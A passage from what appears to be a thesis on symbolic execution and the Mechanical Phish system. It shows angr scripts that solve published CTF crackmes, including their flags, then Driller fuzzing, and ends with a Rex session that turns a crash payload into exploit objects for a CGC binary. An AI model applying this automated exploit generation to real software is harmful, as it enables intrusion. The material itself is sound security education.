The first two operations (a, b) are going to be executed in concrete, and the third operation (c) is going to be executed symbolically.

2.3.2. Limitations

Symbolic execution is compelling for generating test cases with high coverage but suffers from some critical limitations.

2.3.2.1. Path explosion

The number of available paths can be exponential in program size, as more conditional statements are nested within others, especially if the program is large, complex, and has infinite loops. The time that it will take to explore all execution paths with symbolic execution can be infeasible.

2.3.2.2. Constraint solving

Constraint solving is another crucial component in symbolic execution, but it must be solvable by satisfiability modulo theories (SMT) solver. The most known SMT solver is z3[13]. Symbolic execution fails to scale because of some functions that are externally referenced or because of a symbolic expression that may not be solvable from a constraint solver.

2.3.2.3. Environment

Programs interact with their runtime environment like system calls, I/O interrupt events, drivers, libraries. So the behavior of the program is also dependable from operations that are not under control of a symbolic execution engine.

2.3.3. Existing tools

A few distinguished projects that have implemented symbolic and concolic execution are angr[14], KLEE[15], Mayhem[16], Manticore[17], S^{2}E[18], SAGE[19], and Triton[20]. Angr is going to be discussed further below. KLEE introduced from Stanford in 2008 with average coverage over 90% per tool of Coreutils utility suite and found three critical bugs. Also, KLEE achieved 100% coverage on 31 tools out of 75 of the Busybox embedded system suite. In general, KLEE was applied to 452 applications and found 56 bugs. Mayhem presented from Carnegie Mellon Univerity in 2012 and demonstrated 29 vulnerabilities in Windows and Linux programs. All of them were exploitable and accompanied by a shell-spawning exploit. The team has founded ForAllSecure[21] offering services about vulnerability detection by integrating Mayhem and has partnered with the US Department of Defense, among others. Manticore that developed from Trail of Bits can analyze Linux ELF binaries for x86, x86-64, and ARMv7 architectures, but the breakthrough was that it could also analyze Ethereum smart contracts achieving 66% code coverage with a default smart contract analysis. S^{2}E is a modular library, can run x86, x86-64, and ARM software and can find bugs for both user-mode and kernel-mode binaries. Some critical vulnerabilities that have been found by using S^{2}E are CVE-2015-1536 (Android), CVE-2015-6098 (Windows), CVE-2016-0040 (Windows), CVE-2016-7219 (Windows), CVE-2016-5400 (Linux), and CVE-2017-15102 (Linux). In 2008, Microsoft published a paper about the Scalable Automated Guided Execution (SAGE) project that was used to discover vulnerabilities in its Windows software. It has discovered more than 30 bugs that were potentially exploitable even at the early stage that it was back in 2008. In 2015 Springfield was founded and became the first commercial cloud fuzzing service that SAGE was offered along with other program analysis tools. In May of 2017 was renamed to Microsoft Security Risk Assessment[22]. Triton released as a binary analysis framework and has started in 2015 by Univerité de Bordeaux and Quarkslab. Triton provides taint analysis, dynamic symbolic execution, SMT solver interface, AST representations of semantics, SMT simplification passes, and python bindings.

3. Mechanical Phish

Mechanical Phish[23] was the Cyber Reasoning System (CRS) for the DARPA Cyber Grand Challenge developed by Shellphish. It is the only system that went open-sourced. It has many components, such as:

- Angr
- Driller[24]
- Rex[25]
- Patchrex[26]
- Angrop[27]
- Meister[28]
- Ambassador[29]
- Scriba[30]
- Worker[31]

3.1. Angr

First of all, angr is accomplished by plural researchers in the Computer Security Lab at UC Santa Barbara and SEFCOM at Arizona State University. The core developers are:

- Yan Shoshitaishvili
- Ruoyu (Fish) Wang
- Audrey Dutcher
- Lukas Dresel
- Eric Gustafson
- Nilo Redini
- Paul Grosen
- Colin Unger
- Chris Salls
- Nick Stephens
- Christophe Hauser

- John Grosen

Angr would never have occurred if it were not for the spirit, enlightenment, leadership, and assistance of the professors:

- Christopher Kruegel
- Giovanni Vigna

Angr is a python framework for analyzing binaries. It consolidates both static and dynamic symbolic analysis, making it suitable for a variety of tasks. Some of angr's capabilities that everyone can do using angr, and the tools built with it are:

i. Control-flow graph recovery
ii. Symbolic execution
iii. Automatic ROP chain building using angrop
iv. Automatically binaries hardening using patcherex
v. Automatic exploit generation using rex
vi. GUI for angr to analyze binaries using angr-management


Angr is composed of various subprojects, all of which can be used separately in other projects:

- CLE: an executable and library loader
- archinfo: a library describing various architectures
- PyVEX: a Python wrapper around the binary code lifter VEX
- Claripy: a data backend to abstract away differences between static and symbolic domains
- angr: the program analysis suite itself

3.1.1. Examples

3.1.1.1. Unbreakable Enterprise Product Activation


The first example is from Google Capture The Flag 2016[32]. The challenge's name was Unbreakable Enterprise Product Activation.



```
                                                  google2016_unbreakable_0$ ./unbreakable-enterprise-product-activation
unbreakable-enterprise-product-activation: ./unbreakable_enterprise_product_activation product-key
                                                  google2016_unbreakable_0$ ./unbreakable-enterprise-product-activation 123
Product activation failure 255
```

Figure 3 unbreakable-enterprise-product-activation args


As we can see, the binary takes one argument that must be a valid product key so we can activate the product. We fire up radare2[33].



```
                                                  google2016_unbreakable_0$ r2 -AA unbreakable-enterprise-product-activation
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[0x00400729]> afl
0x00400000    2 25           fcn.rip
0x004004e0    3 26           fcn.004004e0
0x00400510    1 6            sym.imp.strncpy
0x00400520    1 6            sym.imp.puts
0x00400530    1 6            sym.imp.errx
0x00400540    1 6            sym.imp.printf
0x00400550    1 6            sym.imp.__libc_start_main
0x00400560    1 6            loc.imp.__gmon_start
0x00400570    1 6            sym.imp.exit
0x00400580    1 6            sym.imp.__ctype_b_loc
0x00400590    3 409          main
0x00400729    1 41           entry0
0x00400760    4 50   -> 41   fcn.00400760
0x004007e0    3 28           entry2.fini
0x00400800    8 38   -> 90   entry1.init
0x00400830    1 21           sub.Thank_you___product_activated_830
0x00400850    1 28           sub.Product_activation_failure__d_850
0x004027f0    3 64           fcn.004027f0
0x00402830    3 64           fcn.00402830
```

Figure 4 unbreakable-enterprise-product-activation functions

We have already identified two important functions. The function **Product_activation_failure** is the one we have to avoid, and the function **Thank_you___product_activated** is the function that we have to find.



```
[0x4005aa] ;[ga]
  ; const char * src
    ; JMP XREF from 0x00400597 (main)
  ; [0x8:8]=-1
  ; 8
0x004005aa 488b7608       mov rsi, qword [rsi + 8]
; size_t  n
; 'C'
; 67
0x004005ae ba43000000     mov edx, 0x43
; char *dest
0x004005b3 bfc0426000     mov edi, 0x6042c0
0x004005b8 e853ffffff     call sym.imp.strncpy;[ge]
```

Figure 5 unbreakable-enterprise-product-activation length for strncpy


In main, we can see the length that is going to be copied with strncpy. Now we are ready to begin writing the angr script that is going to solve multiple arithmetic operations and return a valid product key.

```
import angr
import claripy

project = angr.Project('./unbreakable-enterprise-product-activation', load_options =
{"auto_load_libs": False})

# The length we found
input_size = 0x43;
argv1 = claripy.BVS("argv1", input_size * 8)

initial_state = project.factory.entry_state(args = ["./unbreakable-enterprise-product-activation",
argv1], add_options = {angr.options.LAZY_SOLVES})
initial_state.libc.buf_symbolic_bytes = input_size + 1

# We add these constraints so we can have printable characters
for byte in argv1.chop(8):
    initial_state.add_constraints(byte >= '\x20')
    initial_state.add_constraints(byte <= '\x7e')

sim_mgr = project.factory.simulation_manager(initial_state)

# Find parameter has the address of Thank_you___product_activated and avoid has the
address of Product_activation_failure
sim_mgr.explore(find=0x400830, avoid=0x400850)
found = sim_mgr.found[0]
```

```
solution = found.solver.eval(argv1, cast_to=bytes)
print(solution)
```


Table 4 unbreakable-enterprise-product-activation angr script

We run the above script, and after a few seconds, we have the solution.



```
b'CTF{0The1Quick2Brown3Fox4Jumped5Over6The7Lazy8Fox9}
```

Figure 6 unbreakable-enterprise-product-activation solution



```
google2016_unbreakable_0$ ./unbreakable-enterprise-product-activation CTF{0The1Quick2Brown3Fox4Jumped5Over6The7Lazy8Fox9}
Thank you - product activated!
```

Figure 7 unbreakable-enterprise-product-activation validation of solution

3.1.1.2. Baby-re


The next example is baby-re of DEFCON qualifiers in 2016 that is shown in Figure 1 baby-re. The address of the function we should avoid is **0x402941,** and the address of the function we should find is **0x4028E9**. Also, we can see many calls to **__isoc99_scanf**, and with angr, we can hook them.

```
import angr
import claripy

project = angr.Project('./baby-re', auto_load_libs = False)
flag = [claripy.BVS('%d' % i, 32) for i in range(13)]

class Replacescanf(angr.SimProcedure):
    def run(self, format, ptr):
        self.state.mem[ptr].dword = flag[self.state.globals['scanf_count']]
        self.state.globals['scanf_count'] += 1

scanf_symbol = '__isoc99_scanf'
project.hook_symbol(scanf_symbol, Replacescanf())

sim_mgr = project.factory.simulation_manager()
sim_mgr.one_active.options.add(angr.options.LAZY_SOLVES)
sim_mgr.one_active.globals['scanf_count'] = 0

sim_mgr.explore(find = 0x4028E9, avoid = 0x402941)

solution = ''.join(chr(sim_mgr.one_found.solver.eval(char)) for char in flag)
```

print(solution)

Table 5 baby-re angr script

We run the script, and the solution is **Math is hard!**.




```
WARNING |          11:39:06,422 | angr.project | Address is already hooked, during hook(0x1000108, <SimProcedure Replacescanf>). Re-hooking.
Math is hard!
```

Figure 8 baby-re solution

3.1.1.3. VeryAndroidoso

Except from ELF binaries, angr can also be useful for Android Packages (APKs). APK is the package file format used by the Android operating system. At DEF CON CTF Qualifier 2019[34], there was the "veryandroidoso" challenge. It was an Android crackme, written in Java and native code. Antonio Bianchi, assistant professor at Purdue University and core member of Shellphish and OOO teams, wrote this challenge and provided a solution[35] by using angr.




```
========== SYMBOLIC EXECUTION ENDED
<SimulationManager with 929 active, 1 stashed, 96 pruned>
Max active paths: 929
b'FLAG: OOO{fab43416484944beba}'
```

Figure 9 veryandroidoso solution

His solution is an excellent example of how to specify different Java code locations, run angr from one of these code locations with specific symbolic values, redefine Java methods, and read and write values from symbolic Java memory.

3.1.1.4. Windows Driver Analysis

Angr is used even for Windows driver analysis. Spencer McIntyre presented the talk "Automating Windows Kernel Analysis With Symbolic Execution"[36] at BSides Cleveland 2019. This project[37] helps to identify the name of the device(s), control routine(s), and even valid IOCTL(s). I/O control codes[38] (IOCTLs) are used for communication between user-mode applications and drivers, or for communication internally among drivers in a stack.



```
(driver-analysis)                        driver-analysis$ python driver_analysis.py beep.sys
[*] basic driver file information:
  * md5:     a5d43ca19863a29d219c3c588d936ffc
  * sha1:    4fa15cd07096ec169e9f48b6c6f481736a0426e2
  * sha256:  eeca12e6d5bb7c827be0b7e5c4484beceedf53e5e9bf81b7eebe7ec43ca8ad53
[*] identified 0 device names
[+] identified beep+0x1270 as the control routine
|   # | IOCTL Code   | Name    | Constraints                     |
|----:|:-------------|:--------|:--------------------------------|
|   1 | 0x00010000   |         | <Bool 0x8 <= InputBufferLength> |
-----------------------------------------------
Summary: 1 states found (1 unique IOCTL values)
[*] completed in: 8.0 seconds
```

Figure 10 driver analysis beep.sys

If we investigate further, we can find that the above IOCTL value found from driver-analysis is correct.

```
// ntddbeep.h
#define IOCTL_BEEP_SET      CTL_CODE(FILE_DEVICE_BEEP, 0,
METHOD_BUFFERED, FILE_ANY_ACCESS)

// winioctl.h
#define CTL_CODE( DeviceType, Function, Method, Access ) (                \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)

#define FILE_DEVICE_BEEP              0x00000001
#define METHOD_BUFFERED                 0
#define FILE_ANY_ACCESS               0
```

Table 6 beep.sys IOCTL value

3.2. Driller

Firstly, you must find bugs. Bugs are usually hidden in paths of the code that infrequently gets executed. The three main categories for automated vulnerability analysis are:

i. Static: You can be sure if a block of code is secure, but you can not have generated inputs that trigger bugs.
ii. Dynamic (Fuzzing): You can have generated inputs that trigger bugs, but you may not get concrete values that can explore all the instructions paths.

iii. Concrete and symbolic (concolic) execution: You can have concrete values that can pass difficult checks and explore all the instructions paths, but the scalability is reduced in large programs.

Fuzzing is an automated or semi-automated technique where the input can be based on information of the program internals, completely random, or based on some sort of initial seed. This technique is used to see how well a program handles unexpected inputs and thereby leak bugs. Fuzzing generates input randomly and feeds it to the program. The input might cause an exception, make the program do something legitimate, or even put the program in an illogical state that was not supposed to, consequently, unveil a bug. The execution of the program is then monitored, and if a crash occurs, ideally, the input data which generated the crash, along with the location of the crash, is recorded. Numerous iterations with various input data are then executed to unveil as many bugs as possible and to increase as much possible the coverage of the targeted code as possible. When fuzzing, the primary interest is to find any inputs that can trigger undefined or insecure behavior. Even though fuzzing is a highly automated technique, considerable time and effort are still required to test a program wholly. There are three main ways to produce samples. A comparison of these cases is shown in the table below.

	Random	**Mutation Based**	**Model-based**
Advantages	Simple	Relatively simple	Potentially efficient (if the target is well modeled)
	Quick	Reusable across different software	
	Low cost		

Disadvantages	Attacks only the application surface	Needs numerous valid inputs to get a good coverage	Time-consuming to set up
	Useless with Checksums		Requires knowledge of the format/ protocol
	Poor coverage		Reusable only with the same format

Table 7 Fuzzing Strategies Comparison

Driller is a system that combines fuzzing and concolic execution. The main components are:

i. American Fuzzy Lop[39] (AFL) is a popular fuzzer with great success and essential features such as genetic fuzzing, state transition tracking, loop 'bucketization,' and derandomization.
ii. Angr is a binary analysis framework that is used to trace the program symbolically.

AFL has found bugs in many different pieces of software and has multiple CVEs dedicated to bugs found by AFL.

We are going to use the shellphuzz[40] script for our examples. Shellphuzz is a Python wrapper for starting an AFL instance, adding AFL and driller workers, injecting and retrieving test cases, and checking various performance metrics.

The binary test1 reads 5 bytes of input, checks them one by one against a sequence of characters, and crashes if all 5 of them match., and its source code is:


```
int main(int argc, char* argv[]) {

      char buffer[5] = { 0 };
      int i;
      int* null = 0;

      read(0, buffer, 5);
      if (buffer[0] == 'a' && buffer[1] == '@' && buffer[2] == '7' &&
buffer[3] == '4' && buffer[4] == 'Z') {
            i = *null;
      }

}
```

We used four AFL workers and two driller workers, and the crash that was found with the name “id:000000,sig:11,src:000004,op:havoc,rep:2” is “a@74Z@74”. We can see that the result fulfills the requirements that are needed for the program to be crashed.

Now we are going to test legit_00003, which is one of DEF CON 24 CTF qualification binaries. We used again four AFL workers and two driller workers, and the crash that was found with the name “id:000000,sig:11,src:000000,op:havoc,rep:128” and is “312028313628002d06c3c3c3c3c3c3c3c3c3c3c3c3a5c3c3c3c3c3c300d12d16281c35640 0f220667051003136 2d0600002d91631c3564002d16”, that we are going to use it later for Rex.

3.3. Rex

Rex is Shellphish's automated exploitation engine initially created for the Cyber Grand Challenge. Rex offers a couple of features, such as crash triaging and exploration, plus exploitation for certain kinds of crashes. The example below demonstrates a crashing input that was previously discovered by Driller for legit_00003. The vulnerability is a buffer overflow, but before the vulnerable function return, it calls memcpy with a parameter that can be overwritten during the stack smash. Rex can explore the crash until it finds an exploitation primitive and uses it for further exploitation.




```
In [1]: import rex

In [2]: import archr

In [3]: t = archr.targets.LocalTarget(["/home/mecha/Desktop/angr-dev/binaries/tests/defcon24/legit_00
   ...: 003"], target_os="cgc", target_arch="x86_64").build()

In [4]: crash = rex.Crash(t, b"\x31\x20\x28\x31\x36\x28\x00\x2d\x06\xc3\xc3\xc3\xc3\xc3\xc3\xc3\xc3\x
   ...: c3\xc3\xc3\xc3\xc3\xc3\xa5\xc3\xc3\xc3\xc3\xc3\xc3\xc3\x00\xd1\x2d\x16\x28\x1c\x35\x64\x00\xf
   ...: 2\x20\x66\x70\x51\x00\x31\x36\x2d\x06\x00\x00\x2d\x91\x63\x1c\x35\x64\x00\x2d\x16")
```

Figure 11 rex example

The vulnerabilities can be:

1. ip overwrite
2. partial ip overwrite
3. uncontrolled ip overwrite
4. bp overwrite
5. partial bp overwrite
6. write what where
7. write x where
8. uncontrolled write
9. arbitrary read
10. null dereference
11. arbitrary transmit
12. arbitrary receive


We can see what type of crash we have and if it is explorable:



```
In [5]: crash.crash_types
Out[5]: ['write_what_where']

In [6]: crash.explorable()
Out[6]: True
```

Figure 12 rex crash types


Then we can explore the crash, and depending on the vulnerability, it will point the violating address at a symbolic memory region, or it will try to find a more valuable crash by finding a writable data segment and point the write there.



```
In [7]: crash.explore()
In [8]: crash.crash_types
Out[8]: ['ip_overwrite']
```

Figure 13 rex crash explore


The vulnerability allows us to control the instruction pointer, and new exploits can be generated based on this crash.



```
In [9]: arsenal = crash.exploit()

In [10]: arsenal.register_setters
Out[10]:
[<rex.exploit.cgc.type1.cgc_type1_shellcode_exploit.CGCType1ShellcodeExploit at 0x7fbc08ef96d8>,
 <rex.exploit.cgc.type1.cgc_type1_circumstantial_exploit.CGCType1CircumstantialExploit at 0x7fbc0
8d7f208>]

In [11]: arsenal.leakers
Out[11]: [<rex.exploit.cgc.type2.cgc_type2_shellcode_exploit.CGCType2ShellcodeExploit at 0x7fbc07
696400>]

In [12]: arsenal.best_type1
Out[12]: <rex.exploit.cgc.type1.cgc_type1_circumstantial_exploit.CGCType1CircumstantialExploit at
 0x7fbc08d7f208>

In [13]: arsenal.best_type2
Out[13]: <rex.exploit.cgc.type2.cgc_type2_shellcode_exploit.CGCType2ShellcodeExploit at 0x7fbc076
96400>

In [14]: arsenal.best_type1.register
Out[14]: 'ebp'
```

